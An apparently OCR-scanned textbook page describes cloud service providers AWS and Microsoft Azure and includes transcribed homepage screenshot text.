
Cloud Service Providers

Discussed below are some of the popular cloud service providers:

- **Amazon Web Service (AWS)**

  Source: *https://aws.amazon.com*

  AWS provides on-demand cloud computing services to individuals, organizations, the government, etc. on a pay-per-use basis. This service provides the necessary technical infrastructure through distributed computing and tools. The virtual environment provided by AWS includes CPU, GPU, RAM, HDD storage, operating systems, applications, and networking software such as web servers, databases, and CRM.


aws
Contact Sales
Support
English
My Account
Create an AWS Account
Products
Solutions
Pricing
Documentation
Learn
Partner Network
AWS Marketplace
Customer Enablement
Events
Explore More
Learn more »

Find Accurate Information Faster

Improve customer interactions and boost workforce productivity with intelligent search

Amazon Lightsail Containers
A new easy-to-use containers service–for a low, predictable price

Intelligent Document Processing
Automatically extract, process, and analyze document data

Build an App Backend in Minutes
AWS Amplify's new Admin UI accelerates complex backend configuration with point-and-click simplicity


Build Apps Faster with GraphQL
AWS AppSync uses GraphQL to query data from multiple data sources in a single request

Figure 19.14: Screenshot of Amazon AWS

- **Microsoft Azure**

  Source: *https://azure.microsoft.com*

  Microsoft Azure provides cloud computing services for building, testing, deploying, and managing applications and services through Azure data centers. It provides all types of cloud computing services, such as SaaS, PaaS, and IaaS. It offers various cloud services, such as computing, mobile storage, data management, messaging, media, machine learning, and IoT.


Microsoft Azure
Contact Sales
Search
My account
Portal
Lalitha
Overview
Solutions
Products
Documentation
Pricing
Training
Marketplace
Partners
Support
Blog
More
Free account
Try Azure for free

We are in this together. Explore Azure resources and tools to help you navigate COVID-19

INVENT WITH PURPOSE

What will you create this year?

